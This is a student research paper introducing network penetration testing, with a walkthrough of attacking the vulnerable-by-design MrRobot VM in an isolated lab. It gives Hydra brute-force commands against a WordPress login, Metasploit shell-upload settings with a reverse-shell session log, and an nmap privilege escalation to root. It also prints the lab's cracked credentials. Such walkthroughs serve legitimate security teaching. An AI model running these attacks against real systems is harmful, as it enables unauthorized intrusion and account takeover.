

**International Burch University**  
**Faculty of Engineering and Natural Sciences**  
**Department of Information Technologies**



**CEN 263 - Computer Networks Research Project**

**Introduction to network penetration testing**

**Sarajevo, 20/12/2021**

**Muhamed Hamzić 20002331**

## Table of Contents

1. Abstract	2
2. Introduction	2
3. Setting up a safe hacking environment	3
4. Phases of a penetration test	6
4.1. Reconnaissance	6
4.2. Scanning	8
4.3. Practical network penetration Reconnaissance and Scanning phase	8
4.4. Exploitation phase	11
4.5. Maintaining access	15
5. Conclusion	16
6. References	17

## 1. Abstract

The following research project will provide an overview of the basic principles in network penetration testing, by introducing the reader to the main terminology used extensively in network security as well as provide the user with the introductory knowledge of a four step methodology used for penetration testing. Furthermore, the paper will discuss each step of the previous mentioned methodology in more detail as well as provide practical examples of the tools used. In addition the paper will provide a small instruction section on setting up a safe hacking environment using virtualization. The conclusion will focus on further steps in broadening the knowledge on the topic of network penetration testing.

## 2. Introduction

*Penetration testing can be defined as a legal and authorized attempt to locate and successfully exploit computer systems for the purpose of making those systems more secure.*<sup>1</sup> This process includes scanning for vulnerabilities as well as providing proof of concept (POC) attacks to demonstrate the vulnerabilities are real. Proper penetration testing always ends with an in depth report of the system's vulnerabilities as well as ways to correct them. It is important to differentiate between vulnerability assessment and penetration testing, vulnerability assessment only reviews services and systems for potential security issues, whereas a penetration test performs POC attacks to prove a security issue exists.

Terminology with which we may have had the experience to encounter is the concept of a white-hat hacker and a black-hat hacker. White-hat hackers are individuals who use their knowledge for the good of humanity, on the other hand black-hat hackers are people who maliciously use their expertise for their own financial gain. The difference between these two can be boiled down to three aspects and the interaction of hackers towards them, these aspects are as follows: authorization, motivation, and intent.

*Authorization is the process of obtaining approval before conducting any test or attacks.*<sup>2</sup> After authorization has been gained, the parties involved, the pen tester and the company being audited, must agree on the scope of the penetration testing. This includes specifying the systems to be tested, IP domains to be covered, etc. It is very important for the pen tester to closely follow the scope and in any circumstance not go beyond it.

The second major factor is motivation behind the pen testing. If the pen tester performs testing in order to help the company being audited with providing them with steps necessary to protect the system from vulnerabilities, he should be considered a white-hat hacker.

---

<sup>1</sup> Cited from [1]

<sup>2</sup> Cited from [1]

On the other hand if the hacker is driven by personal gain, profit, revenge, fame or similar he should be considered a black-hat hacker.

Intent closely correlates with motivation but we still differentiate it, if the intent of a hacker is to leak the information gathered he is considered a black-hat hacker. While a white-hat hacker will never disclose any information gained during the auditing process of a company's system.

Depending on the needs of the company who orders an audit, network penetration testing can be done externally and internally. External penetration test simulates the attack from the perspective of a malicious outside hacker. Internal penetration test shows what harm can a malicious employee with inside access to the network perform.

### **3. Setting up a safe hacking environment**

In this section we will go over the steps needed to create a safe hacking environment. Once we create this environment we will be able to safely and most importantly legally learn about the network penetration testing steps and methodologies. By creating a hacking lab we protect ourselves from legal repercussions as well as potential outside attacks. Our setup will consist of two virtual machines virtualized using the VirtualBox software. The first virtual machine will be a Kali Linux Distribution, this distribution is specialized for the purpose of network penetration testing, the second virtual machine will run a vulnerable by design web server provided by VulnHub. We chose a MrRobot virtual machine which is based on a popular Netflix series about network security and hacking.

First we will install VirtualBox and VirtualBox Extension pack, the Extension pack will enable us to set up a safe internal network as well as configure our internal DHCP server. After the installation of VirtualBox and the Extension pack, we will import the Kali linux image as well as the MrRobot vulnerable server.

Before powering them on it is important for us to set them up on an internal network. Since the MrRobot VM is vulnerable by design a black-hat hacker could use it to gain access to our system. Hence the following steps ensure that no one can access our virtual machines. We will go over the steps for Kali Linux but the same steps are replicated for MrRobot VM.

Right click on KaliLinux VM, go into the Settings tab (alternatively press CTRL + S). A new popup window will appear, navigate to Network Settings. Attach the VM to an Internal Network and name the network as you wish, we choose "SafeNet". Analogously we should follow the same steps for the MrRobot VM with the emphasis that the name of the internal network should be identical as for the Kali VM in our case "SafeNet".

Since the VMs are now on an internal network, they have not been assigned any IP addresses, hence we can not communicate between them. The solution is to create a DHCP server which will serve our VMs and hand out IP addresses. Using windows command prompt and with the help of functions installed in the VirtualBox Extension pack we will create a DHCP server using the following command.

```
vboxmanage dhcpserver add --network=SafeNet --server-ip=10.38.1.1 --lower-ip=10.38.1.110 --upper-ip=10.38.1.120 --netmask=255.255.255.0 --enable
```

Now let's break down this command one step at a time.

**vboxmanage** - is a function installed with the VirtualBox Extension pack, it tells the CMD we are going to use tools from it

**dhcpserver** - is a derived function of the **vboxmanage** function which enables us to create and configure a new DHCP server

**add** - is a keyword used to denote our intention of creating a DHCP server

**--network=SafeNet** - with this parameter we specify the network for which we want to create a new DHCP server

**--server-ip=10.38.1.1** - this sets up an IP address for our DHCP server, in theory any IP address could go here, but this changes the remaining commands so if unsure it is best to copy-paste this.

**--lower-ip=10.38.1.110** - this tells our DHCP server the lower bound of IP addresses he has the authority to hand out.

**--upper-ip = 10.38.1.120** - this is the upper bound for the range of IP addresses our DHCP is allowed to hand out

**--netmask = 255.255.255.0** - sets up the network mask for our internal "SafeNet" network

**--enable** - we finish this composition of functions by enabling the DHCP server after the previous commands have been executed

Now we can finally boot up our VMs and test if we have successfully created an isolated network. If we try to ping the Google servers (IP address 8.8.8.8) from our Kali VM we can see that the network is unreachable. We can also try to ping the PC that is running the virtual machine, this will also be unsuccessful. The following Figure 1. provides a screenshot to confirm this fact.




Figure 1.

We can try to ping the VM machine from our host machine. We can get the IP address of the VM by running the “**ip address**” command. The IP address is 10.38.1.110, notice that this IP is in the range that we predefined while we created our DHCP server. Figure 2. provides us with the screenshot of the failed attempt to ping the VM from our host PC.




Figure 2.

Hence we have created a sterile environment in which we can safely crack the MrRobot VM.

## 4. Phases of a penetration test

As with many complex systems, penetration testing can also be broken into individual phases. There exists many methodologies each one providing its caveat, in this research project we will follow the main four steps set by Patrick Ebgbretson. The steps are as follows: Reconnaissance, Scanning, Exploitation and Maintaining Access, we will cover each of these steps in greater detail in the following sections.

These four steps also called “Zero Entry Penetration (ZEH) Testing Methodology” are illustrated in Figure 3.




Figure 3. Zero Entry Penetration Testing Methodology<sup>3</sup>

The inverted triangle shows the scope of work each step covers, the further along we move with the ZEH methodology the more we narrow down our penetration testing scope.

### 4.1. Reconnaissance

Reconnaissance is also known as information gathering. It is one of the most important phases of a network penetration test. Even though it is usually overlooked by aspiring penetration hackers since no real “hacking” is taking place it provides us with valuable information that can and in most cases will prove very useful once we go to further steps in the ZEH methodology.<sup>4</sup> It is crucial for us to gather as much information as possible about our target by using two main types of reconnaissance. Active reconnaissance and passive reconnaissance.

<sup>3</sup> Image taken from [1]

<sup>4</sup> Paraphrased from [1]

Active reconnaissance consists of direct communication with our target, it is important to keep in mind that while we are communicating with our target our IP address can be logged.

Passive reconnaissance on the other hand uses the world wide web as it's source of finding information related to our target, while simultaneously removing the burden of the possible logging of our IP address.

We will now introduce and briefly talk about some of the tools used in the reconnaissance phase.

### **HTTrack - website copier**

This free tool allows us to completely download a website to our local directory. As a result we can browse the targeted website locally without leaving possible trails on the live web server and avoid our IP from being logged.

While investigating the company it is a good idea to view current open job positions. For example an open Network Administrator with Cisco ASA experience could indicate that the company is switching to Cisco's ASA firewall, or that the company uses Cisco's ASA firewall. In either case we have gained valuable knowledge.<sup>5</sup>

### **Google directives**

Often referred to as "Google-Fu"<sup>6</sup> by the networking community, "Google-Fu" is a skill that uses Google's built in directives to further ease our reconnaissance phase. We can think of directives as filters we come across on shopping websites. The difference is that directives are highly specific and can be used to narrow down the search results the way we intend them to do. We will briefly touch upon some of these directives.

If we want to narrow down our search results to one particular domain we can use the "site" directive, followed by the domain we want as our search target as well as the keywords we want to search for. The final string we would put into the Google search bar would look like this:

**site:domain term(s) to search**

Another good Google directives to use are "intitle:" and "allintitle:". Adding "intitle: term(s)" to our search string would force the Google search engine to give us results to websites that have at least one term in the title of the webpage that we have specified. Using "allintitle: term(s)" will give us search results to web pages that contain all of the term(s) we have specified.

---

<sup>5</sup> Example taken from [1]

<sup>6</sup> Name taken from [10]



If we combine “**allintitle: index of**” with the “**site:**” directive will give us a way to see all the directories listed by the targeted web server.

Also we could use the “**filetype:**” directive to specify which file types should be returned by the search engine.

## 4.2 Scanning

In the scanning phase a network penetration tester should focus on using the information found in the reconnaissance phase, by using various tools and techniques. This phase can be broken down into three sub-phases: determining if a system is alive, port scanning the system and scanning the system for vulnerabilities.

We can determine if the system is alive based on the response we receive from the ping command, although even if we do not necessarily receive acknowledgement we should continue with scanning the system’s ports and its vulnerabilities.

*Ports are standardized across all network-connected devices, with each port assigned a number. Most ports are reserved for certain protocols - for example, all Hypertext Transfer Protocol (HTTP) messages go to port 80.<sup>7</sup> Therefore Port scanning can give us valuable information about which services are running on which ports.*

The last step of the scanning phase is to scan for known vulnerabilities that we may be able to exploit in order to gain access to the system.

## 4.3 Practical network penetration Reconnaissance and Scanning phase

This part will combine the first two stages of the methodology in order to provide a small overview of how these steps are performed. Since we are working with a vulnerable by design VM reconnaissance part is going to be brief. We will be running the netdiscover tool in order to perform a scan of devices connected to our network. Remember, that we have created an internal network and we should expect to detect two devices, one is our MrRobot VM and the other one is our DHCP server.

Typing in **netdiscover** in our Kali terminal we start the tool, results we got are illustrated as a screenshot in Figure 4.

---

<sup>7</sup> Cited from [11]

File Actions Edit View Help

Currently scanning: 172.16.65.0/16 | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.38.1.111	08:00:27:97:7f:01	1	60	PCS Systemtechnik GmbH
10.38.1.1	08:00:27:a5:32:fd	1	60	PCS Systemtechnik GmbH

Figure 4.

We captured 2 ARP Req/Rep packets, one is “10.38.1.1” this is our DHCP server and the other is “10.38.1.111”, the IP address of the MrRobot VM.

Now that we have gained the IP address of our target machine we can move to the **Scanning phase**.

We will be using the nmap tool for the scanning of the MrRobot VM.

**nmap -O -F 10.38.1.111**

Let’s break down this short command, the **-O** parameter tells the nmap to try to identify the operating system that is running on the target system. While the **-F** parameter narrows down the port scanning range to only the top 100 used ports. The result of the scan can be seen in Figure 5.

```
(kali㉿kali)-[~]
$ sudo nmap -O -F 10.38.1.111
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-04 09:09 EST
Nmap scan report for 10.38.1.111
Host is up (0.0018s latency).
Not shown: 97 filtered ports
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp    open  https
MAC Address: 08:00:27:97:7F:01 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.62 seconds
```

Figure 5.

We can notice 3 ports running on this IP address, one is a closed TCP SSH port, an TCP HTTPS port and most interesting one, TCP HTTP port running on port number 80. This port usually indicates a web server running on it. After putting “10.38.1.111:80” in our browser of choice we are presented with a MrRobot animation webpage, this does not provide us with much useful information but it confirms that a web server is indeed running on this port.

*Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers.<sup>8</sup>*

Using the “sudo nikto -h 10.38.1.111 > nikto\_result” command we discover the web server uses a Wordpress installation, this will prove very useful in the Exploitation phase. We continue our Scanning phase by examining the /robots.txt <sup>9</sup>file, where we discover the fsociety.dic dictionary.

```
(kali㉿kali)-[~/Desktop/MrRobot]
$ wget 10.38.1.111/fsociety.dic
--2021-12-04 09:41:37-- http://10.38.1.111/fsociety.dic
Connecting to 10.38.1.111:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic          100%[=====>] 6.91M  3.27MB/s  in 2.1s
2021-12-04 09:41:39 (3.27 MB/s) - 'fsociety.dic' saved [7245381/7245381]
```

Figure 6. Downloading a file using wget

Using wget we download the fsociety.dic.

*GNU Wget is a free software package for retrieving files using HTTP, HTTPS, FTP and FTPS, the most widely used Internet protocols. It is a non-interactive command line tool, so it may easily be called from scripts, cron jobs, terminals without X-Windows support, etc.<sup>10</sup>*

At the end of this interactive part of the research project we have gained two promising pieces of information and those are that the website is running a Wordpress installation and a dictionary file which consists of many words. The way we are going to use this information will be covered in the subsequent parts.

<sup>8</sup> Cited from [3]


<sup>9</sup> /robots.txt file usually contains rules for web scrapers crawling the page.

<sup>10</sup> Cited from [4]

## 4.4 Exploitation phase

*Exploitation is the process of gaining control over a system.* <sup>11</sup> Usually the end goal of this phase is gaining administrative level access to the computer. We cannot clearly define the steps in exploitation, since it is the most broad, because each system is unique to itself.

Returning to our hacking lab, in the previous section we have discovered a dictionary named “fsociety.dic”, after a close inspection and one command later we know this document consists of approximately 800 000 words (this is shown in Figure 7.)!




```
(kali@kali)-[~/Desktop/MrRobot]
$ wc -l fsociety.dic
858160 fsociety.dic
```

Figure 7.

If these words are possible username and password combinations, 800k would be an enormous task to brute force through. Luckily, we can notice that there is a fair bit of repetition in the words. We can run the “**sort fsociety.dic | uniq > fsociety.dic.uniq**” command which will sort and keep only the unique words in a new file called “**fsociety.dic.uniq**”. After we sorted and removed duplicates we were able to decrease 800k words to only 10 000, this makes it possible for us to brute force the username and password combination.

We have previously discovered that a Wordpress installation is running on the web server. By knowing that the administrator login page is usually located in the “/wp-login.php” directory, we can access it. Upon being presented with a login form, we typed in a random string for the username and password just for us to be able to see the error message upon unsuccessful login. The screenshot of this is shown in Figure 8.



**ERROR:** Invalid username. [Lost your password?](#)

Figure 8.

---

<sup>11</sup> Cited from [1]

Notice that we are not presented with a classic error message “Invalid username or password” but instead it is only “Invalid username”. Will we be able to bruteforce the username, by setting the trigger for a failed attempt to be “Invalid username”? We will test this assumption by using Hydra to brute force the username.

Hydra is an open source tool for brute forcing credentials, it is introduced by its developers as follows: *“Number one of the biggest security holes are passwords, as every password security study shows. This tool is a proof of concept code, to give researchers and security consultants the possibility to show how easy it would be to gain unauthorized access from remote to a system.”*<sup>12</sup>

The command we will use to enable us to crack the username:

```
hydra -L fsociety_sorted.dic -p test 10.0.2.7 http-post-form  
"/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A  
%2F%2F10.0.2.7%2Fwp-admin%2F&testcookie=1:Invalid username" -t 50 -f -V
```

This might seem overwhelming but let’s breakdown this major command step by step:

**-vV** - verbose

**-L fsociety.dic.uniq** - this tells hydra we are going to enumerate usernames from a list named fsociety.dic.uniq

**-p test** - for now we care only about finding a valid username by trying to exploit the design flaw we assumed previously

**10.38.1.111** - the IP address of the web service we want to try a brute force attack on

**/wp-login.php** - the path of the login form

**log=^USER^&pwd=^PASS^&wp-submit=Log+In** - ^USER^ placeholder will be replaced by every entry in the fsociety.dic.uniq list, ^PASS^ will be replaced by “test” and **&wp-submit=Log+In** will submit our attempt

**F=Invalid username** - if we receive the error message “Invalid username” we will consider this as a invalid try

After some time has passed after starting hydra we were presented with following results, which can be seen in Figure 9.

---

<sup>12</sup> Cited from [5]

```
[80][http-post-form] host: 10.38.1.111 login: elliot password: test
[STATUS] attack finished for 10.38.1.111 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-04 10:32:06
```

Figure 9.

This means that elliot is a valid username, trying to login with elliot and test password yields the result presented in Figure 10. Hence our assumption we based our username cracking on was correct.

**ERROR:** The password you entered for the username **elliot** is incorrect. [Lost your password?](#)

Figure 10.

Now we can use this newly gained knowledge about a valid username to perform a brute force attack again, with slight changes. We will “lock in place” our username and enumerate all 10k words for a possible username-password match. The command is as follows:

```
hydra -l elliot -P fsociety.dic.uniq test 10.0.2.7 http-post-form
"/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.0.2.7%2Fwp-admin%2F&testcookie=1:is incorrect" -t 50 -f -V
```

Notice the change from **-L** to **-l** and **-p** to **-P** a capital letter tells Hydra that we want to enumerate through a list while a small letter tells it we have only value to test with. After brute forcing for a valid pair we found the password! This means we can login into the web server as an admin. The end result can be seen in Figure 11.

```
[80][http-post-form] host: 10.38.1.111 login: elliot password: ER28-0652
[STATUS] attack finished for 10.38.1.111 (valid pair found)
```

Figure 11.

The next section will cover maintaining the access phase.

## 4.5. Maintaining access

*Maintaining access to a remote system is questionable activity and that needs to be discussed and clearly explained to the client.*<sup>13</sup> This phase deals with embedding software into the targeted system to enable the hacker to have constant and full access to the targeted system. There exists two main ways to maintain access, backdoors and rootkits.

*Backdoor is a piece of software that resides on the target computer and allows the attacker to return (connect) to the machine at any time. In most cases, the backdoor is a hidden process that runs on the target machine and allows a normally unauthorized user to control the PC.*<sup>14</sup> It is also important to note that exploits are not permanent, meaning that after a reboot of the infected machine the exploit will be killed.

Rootkits on the other hand are much more dangerous. *Rootkits are a special kind of software that embed themselves deep into the operating system and perform a number of tasks, including giving a hacker the ability to complete hide processes and programs.*<sup>15</sup>

Since we gained Wordpress customization administration privilege in the previous step, we are interested in gaining the root access to the server running the Wordpress installation. Fortunately, there exists a metasploit module that uploads a WordPress plugin containing a malicious PHP payload. This will enable us to remotely control the MrRobot VM from our Kali Linux VM.

*The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers.*<sup>16</sup>

Wordpress Admin Shell Upload - is a module used with Metasploit that will generate a Wordpress plugin, pack the payload into it and upload it to a server running WordPress provided with the admin credentials.<sup>17</sup>

After starting up metasploit from the terminal and running the following command “**use exploit/unix/webapp/wp\_admin\_shell\_upload**” to start the exploit setting up process. We will need to provide it with information about our system and the targeted one.

---

<sup>13</sup> Cited from [1]

<sup>14</sup> Cited from [1]

<sup>15</sup> Cited from [1]

<sup>16</sup> Cited from [12]

<sup>17</sup> Paraphrased from [13]

set USERNAME elliot (the exploit will use this username to login to wordpress)  
 set PASSWORD ER28-0652 (the password that will be used to login)  
 set RHOST 10.38.1.111 (this is the IP address of the web server)  
 set LHOST 10.38.1.110 (this is the IP address of our Kali Linux VM)  
 set WPCHECK false (this should not be necessary, but if you face an “The target does not seem to have Wordpress installed” error or similar, you should set this)  
 We then execute the exploit by typing in exploit. In the following Figure 12. we can see that we have successfully uploaded the malicious payload.

```

[*] Started reverse TCP handler on 10.38.1.110:4444
[*] Authenticating with WordPress using elliot:ER28-0652 ...
[*] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/MBJHUKgDpF/RziANvTMLa.php ...
[*] Sending stage (39282 bytes) to 10.38.1.111
[*] Meterpreter session 1 opened (10.38.1.110:4444 → 10.38.1.111:56648) at 2021-12-07 14:38:38 -0500
[!] This exploit may require manual cleanup of 'RziANvTMLa.php' on the target
[!] This exploit may require manual cleanup of 'MBJHUKgDpF.php' on the target
[!] This exploit may require manual cleanup of '../MBJHUKgDpF' on the target

meterpreter > sS
  
```

Figure 12.

Now we shell spawn a TTY shell<sup>18</sup> to interact with the server further. We can spawn it by first spawning a classic shell in meterpreter, from here we can start the TTY shell with the help of Python with the following command. “**python -c 'import pty; pty.spawn("/bin/sh")'**”, running a simple id command tells us we are logged in as a daemon user.

Our next objective is to escalate our privileges step by step, looking through files available to the daemon user we notice an interesting file “password.raw-md5” file. After running the found hash through a online MD5 hash resolver <sup>19</sup> we gain the following login credentials “**abcdefghijklmnopqrstuvwxy**z”. Hence we have successfully escalated our privileges, but we are not done yet. Looking around previously not available files we notice that the web server uses an old install of nmap (3.81), which has an exploit we can use to make the nmap install run a root shell for us by typing in **!sh**. Simple **!whoami** command shows that we are the root user as illustrated in Figure 13.

```

nmap> !whoami
!whoami
root
  
```

Figure 13.

From here we can use npm to run everything as a root from where the possibilities are endless.

<sup>18</sup> A TTY is essentially a pseudo device, call it a kernel resource, which is used by processes to access a specific terminal. Cited from [14]

<sup>19</sup> <https://crackstation.net/>



## 5. Conclusion

We conclude this research project by motivating the reader to continue the learning process by going through the references and setting up their own safe hacking environment in which they can play around with and test concepts they previously heard about. By providing an beginner friendly introduction to network penetration testing this research project has a goal in demonstrating a point that hacking is much different than what is presented in the mass media, but equally thrilling.

## 6. References

- [1] - The Basics Of Hacking And Penetration Testing, Ethical Hacking and Penetration Testing Made Easy  
- Patrick Enggbretson, 2011
- [2] - An Overview Of Network Penetration Testing, Chaitra N. Shivayogimath, 2014
- [3] - <https://cirt.net/Nikto2>
- [4] - <https://www.gnu.org/software/wget/>
- [5] - <https://github.com/vanhauser-thc/thc-hydra>
- [6] - <https://blog.christophetd.fr/write-up-mr-robot/>
- [7] - <https://aisherwood.gitbooks.io/reference-book/content/mr-robot.html>
- [8] - <http://camelinc.info/blog/2017/02/Vulnhub---Mr-Robot-1-boot2root-CTF-walkthrough/>
- [9] - <https://www.httrack.com/>
- [10] - <https://jaimelightfoot.com/blog/learning-google-fu-google-directives-for-penetration-testers/>
- [11] - <https://www.cloudflare.com/en-gb/learning/network-layer/what-is-a-computer-port/>
- [12] - <https://www.varonis.com/blog/what-is-metasploit/>
- [13] - [https://www.rapid7.com/db/modules/exploit/unix/webapp/wp\\_admin\\_shell\\_upload/](https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_admin_shell_upload/)
- [14] - <https://unix.stackexchange.com/questions/4126/what-is-the-exact-difference-between-a-terminal-a-shell-a-tty-and-a-con>

Tutorials followed to create a safe hacking environment and crack the MrRobot VM are listed below:

- [15] - <https://www.youtube.com/watch?v=mvsuLzpx2E>
- [16] - <https://www.youtube.com/watch?v=wX75Z-4MEoM>
- [17] - <https://www.vulnhub.com/entry/mr-robot-1,151/>
- [18] - <https://blog.christophetd.fr/write-up-mr-robot/>
- [19] - <https://aisherwood.gitbooks.io/reference-book/content/mr-robot.html>
- [20] - <http://camelinc.info/blog/2017/02/Vulnhub---Mr-Robot-1-boot2root-CTF-walkthrough/>